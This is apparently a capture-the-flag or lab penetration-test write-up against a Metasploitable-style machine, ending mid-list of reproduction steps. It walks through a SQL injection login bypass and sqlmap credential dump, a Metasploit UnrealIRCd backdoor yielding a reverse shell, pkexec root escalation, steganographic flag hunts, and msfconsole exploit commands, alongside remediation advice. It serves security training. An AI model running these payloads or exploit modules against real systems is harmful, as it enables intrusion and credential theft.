

## MySQL

This exploit leverages a security flaw known as a SQL Injection, which occurs when an application doesn't properly sanitize user input. The attacker's goal is to insert malicious commands into the application's query to the database.

1. The Exploit: The initial payload ' OR 1=1# works by turning the application's login query into a command that always returns "true." The # symbol comments out the rest of the original query, including the password check, effectively bypassing the login.
2. The Tooling: The manual test was validated and then automated with sqlmap. This is a powerful open-source tool that handles all the complex parts of SQL injection for you. The command used was sqlmap --dump, which is an instruction to sqlmap to connect to the database and extract all of its contents.
3. The Catastrophic Outcome: The final image shows the result of the sqlmap command. It has successfully dumped the entire payroll database's **user's** table. The table contains the passwords for all 15 users, including key accounts like kylo\_ren and boba\_fett. The fact that these passwords are in plain text is a critical security failure, as it means an attacker who gained access to just one vulnerability could compromise every user account on the system**.**

In the end I was able to access the database and get all user credentials from the target machine.

****

****


## UnrealIRCd


Here is a successful exploit against the UnrealIRCd service. This exploit targets a well-known backdoor vulnerability in the IRC server's software.

The process unfolded as follows:

1. Exploit Configuration: I set the target's IP (RHOSTS) to 10.0.2.15 and the IRC port (RPORT) to 6697. I also configured a payload, which is the code to be executed on the target.
2. Backdoor Activation: The exploit module automatically sent a specific, malicious command to the IRC server. This command took advantage of the backdoor to execute arbitrary code on the target machine.
3. Shell Access: The payload executed on the target was a reverse shell, which caused the target machine to open a new connection back to your Kali machine. This connection gave me a command-line shell, allowing you to execute commands directly on the remote system.
4. Verification: I confirmed the shell was functional by running the id and whoami commands, which showed that I had gained access to the system as the user boba\_fett.

This demonstrates a critical security flaw where a public-facing service can be exploited to gain complete remote access without any credentials. This is how I found many of the flags we will discuss later, such as the 10\_of\_spades.png file or the ISO file containing other flags.





### Privilege Escalation on target shell


This procedure is a classic illustration of the escalation of local privilege. After obtaining a limited shell on a system, it is the most important phase.


To Root: After gaining first access, the find command displays the strategic search for vulnerabilities. For any attacker, this is conventional practice. The secret to going from a low-privilege user, such as boba\_fett, to root, the most powerful user on the system, was figuring out the pkexec program.

The purpose of the Linux operating system's pkexec binary is to enable a restricted group of users to execute commands with administrative rights. This intended security feature became a weakness due to the vulnerability you exploited, giving you complete access over the system it was meant to safeguard.

Complete System Control: You have complete authority over the system as soon as you have root access. This completes the last step of the penetration test by enabling you to install software, change system files, access any data, and take any action you like.

The id command confirms the exploit's success. The output uid=0(root) shows that your user ID is now 0, which is the unique identifier for the root user. You have now achieved complete control over the machine.






**ARTIFACTS FOUND AFTER SYSTEM EXPLORATION AS ROOT**

I use the find command to get most of the cards:  
  
The find command is like telling a digital detective to search every drawer, closet, and hidden compartment of a computer to find a specific piece of evidence. In this case, the detective is looking for any file that might be a "flag" or a secret "card".

The command operates by following these simple instructions:

1. Start searching from the very top. The find / part sets the starting point to the root of the file system, ensuring every single file is considered.
2. Only look for documents, not folders. The -type f option ensures the search only returns file results, making the output more relevant.
3. Find any file that has the words 'of', 'flag', or 'card' in its name." This is the search criteria, and it's set to be flexible and ignore capitalization.
4. Ignore all the 'private property' warnings. The 2>/dev/null part ensures the search doesn't get interrupted by "Permission denied" errors, allowing it to complete without cluttering the screen.

As you find things, show me the list and also write it down in this notepad. The | tee command does a dual job: it provides an immediate list of results on the screen and creates a permanent record of the findings in the file /tmp/cards\_list.txt.




### THREE OF HEARTS

****

First, I had to gain a command-line shell on the target machine. Once inside, I navigated to a very specific system directory called /lost+found/. This is a unique place on a Linux system that stores files that have become disconnected from their original location due to a file system error.

Using the ls command, you were able to see that the 3\_of\_hearts.png file was stored there. To prove I found it, I ran the md5sum command, which generated a unique digital fingerprint of the file. This fingerprint is a specific hash value that proves the file you found is the correct one.



### FIVE OF HEARTS



After finding the 5\_of\_hearts.png file, I used a multi-step process to extract the hidden data. The commands show a clear pipeline to get the final flag.

A tool was run to read all the hidden information, or metadata, from the file.

The output was then filtered to find the specific line of text that was relevant to the challenge.

A command was used to extract just the data from that line.

Finally, that data was decoded from its encoded format into a regular file.

This entire process was necessary because the flag wasn't the image you could see but was a separate file that was intentionally hidden within the image's code.





### SEVEN OF DIAMONDS

****

The 7\_of\_diamonds flag was cleverly hidden inside a compressed ZIP archive within the target's Docker container environment. The first step was to find the archive in the container's file system. Once found, the goal was to get it off the machine to see its contents.

As root using find / -iname 7\_of\_diamonds I found this file in

/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home/7\_of\_diamonds.zip

The Zip contains a hint that is a GIF of many QR codes and another ZIP file (that I could not find the password with fcrackzip).

I was able to upload the GIF and split it into images. I then figured I needed a programmatic way to decode the images (there were like 300).

Tweaking the Python script to output everything together instead of on one line I ended up with this script.

import qrtools

# Create png list in shell with ls \*.png > png\_list

for filename in open('png\_list'):

qr = qrtools.QR()

qr.decode(filename.rstrip())

print qr.data,

This gave me a huge blob of text that after inspection seems to be hex characters, and after decoding the first bit as ASCII Hex, I see what appears to be PNG headers.

Searching for a command to convert these hex characters back into raw data, I found this article

and ended up with the commands:

python qr\_decoder.py > qr\_decoded

cat qr\_decoded | xxd -r -p > decoded\_from\_hex


Which ends up being an image with the password to the Zipped ZIP file.

Password Image Shows:

th1s1s@p@ssw0rd!

Using this password to open the zip file gives me the flag.






### EIGHT OF CLUBS




Finding this card was like a digital scavenger hunt. I knew the flag was somewhere on the system, so I had to systematically explore it. The first step was to find a home directory that contained a clue, which in this case was the anakin\_skywalker folder.

Inside this folder, the file wasn't in an obvious place. Instead, it was placed at the very end of a long, confusing chain of sub-directories that were named with numbers. By following this deliberate and winding path, I was able to locate the file, demonstrating my ability to navigate through the file system and find hidden items.

### NINE OF DIAMONDS

****

After gaining access to the machine, I began a systematic search for clues. This led me to the kylo\_ren user's home directory. Inside, I found a hidden folder that contained a file with a very misleading name: my\_recordings\_do\_not\_open.iso.

I discovered that this file was not a simple recording but was actually an archive containing other files. By treating it like a disk and mounting it on the system, I was able to access its contents. Inside the mounted file system, you found the 9\_of\_diamonds.png image, which was the flag. ****


### TEN OF CLUBS




To find this flag, I had to use a forensic approach. I first located the 10\_of\_clubs.wav file, which was the container for the flag. The goal was to extract a file that was embedded within it.

1. First, a tool was used to scan the .wav file to identify the hidden file's signature.
2. Then, a command-line tool was used to extract that specific hidden data and save it to a new file.
3. Finally, a different command was used to uncompress the new file, revealing the 10\_of\_clubs.png image.

This multi-step process was necessary because the flag wasn't a standalone file but was hidden inside another one.






### TEN OF SPADES

After I gained access to the system, you had to search the file system for flags. I began exploring common directories where applications are installed and found a specific application's directory, readme\_app.

I navigated through this application's folders and found the 10\_of\_spades.png file in a public-facing images directory. The file was right there alongside other standard image files. To confirm my discovery, I used the md5sum command to create a unique digital fingerprint of the file.

****

# RECOMMENDATIONS FOR METASPLOITABLE SECURITY POSTURE IMPROVEMENT

## Tactical Actions and Security Best Practices

To address the specific issues uncovered, here are some immediate and actionable recommendations:

1. Input Validation and Sanitization: The SQL injection attack was successful because the payroll application did not properly validate user input. All web applications should be rewritten to sanitize and validate user-submitted data to prevent injection attacks and other code execution vulnerabilities.
2. Network Segmentation: The fact that a compromise on one service (IRC) led to a full system takeover is a major issue. Services and applications should be segmented into different network zones or containers. This ensures that if one service is breached, the attacker cannot easily move laterally to other parts of the system.
3. Digital Hygiene: Regular audits of the file system should be performed to remove sensitive files left in insecure locations, such as the lost+found directory, hidden folders, or within other file types. This includes removing old or forgotten files, like the outdated docker container and its associated files.
4. Automated Vulnerability Scanning: The organization should implement regular, automated vulnerability scans. Tools can be used to scan for outdated software, insecure configurations, and open ports, allowing the security team to identify and fix these issues before an attacker can exploit them.

## Preventive, Fundamental Security

A robust foundation is the first step towards a strong security posture. The target machine must concentrate on these crucial areas:

1. Patch Management: Creating a strict patching procedure is the most important suggestion. Both the initial shell and the subsequent root access were obtained by taking advantage of well-known, out-of-date software flaws in pkexec and UnrealIRCd. All software should be updated often to avoid these types of assaults.
2. According to the principle of least privilege, users and services should only be granted the permissions that they absolutely require. Because it had root rights, the pkexec vulnerability was extremely serious. Limiting binaries' capabilities and running services as non-privileged users will lessen the impact of any future attacks.
3. Secure Credential Management: The MySQL database's use of unencrypted password storage is a grave security flaw. To avoid weak credentials, password policies should be enforced and all passwords should be hashed and salted before being saved.
4. Service Hardening: If not in use, the susceptible services (Jetty, Samba, and IRC) should be shut down or set up properly. To lessen the attack surface, all unnecessary public-facing services should be turned off.

# STEPS TO REPRODUCE


## Enumeration of ports and services

Tool: nmap

Command: nmap -p- -sV -sC 10.0.2.15

Run.

* -p-: Scans all 65,535 TCP ports.
* -sV: Attempts to determine the service and version number of what is running on the open ports.
* -sC: Runs the default Nmap scripts for further enumeration.



## Exploitation on Open Ports

### PORT 21


Tool: msfconsole

Commands: (ProFTPD\_modcopy)

1. msf > use exploit/unix/ftp/proftpd\_modcopy\_exec
2. msf exploit(unix/ftp/proftpd\_modcopy\_exec) > set RHOSTS 10.0.2.15
3. msf exploit(unix/ftp/proftpd\_modcopy\_exec) > exploit

(Proftpd\_133c\_backdoor)

1. msf > use exploit/unix/ftp/proftpd\_133c\_backdoor
2. msf exploit(unix/ftp/proftpd\_133c\_backdoor) > set RHOSTS 10.0.2.15
3. msf exploit(unix/ftp/proftpd\_133c\_backdoor) > exploit



## PORT 80 & 8080

### HTTP Port 80

Tool: msfconsole  
Commands:

1. msf > use auxiliary/scanner/http/apache\_normalize\_path as check
2. msf auxiliary(apache\_normalize\_path) > set RHOSTS 10.0.2.9
3. msf auxiliary(apache\_normalize\_path) > exploit

### HTTP Port 8080

Commands:


1. msf exploit(windows/http/oracle\_event\_processing\_upload) > set RHOSTS 10.0.2.9
2. msf exploit(windows/http/oracle\_event\_processing\_upload) > set LHOST 10.0.2.8
3. msf exploit(windows/http/oracle\_event\_processing\_upload) > set RPORT 8080
4. msf exploit(windows/http/oracle\_event\_processing\_upload) > exploit

## Port 445

Tool: msfconsole

Commands:

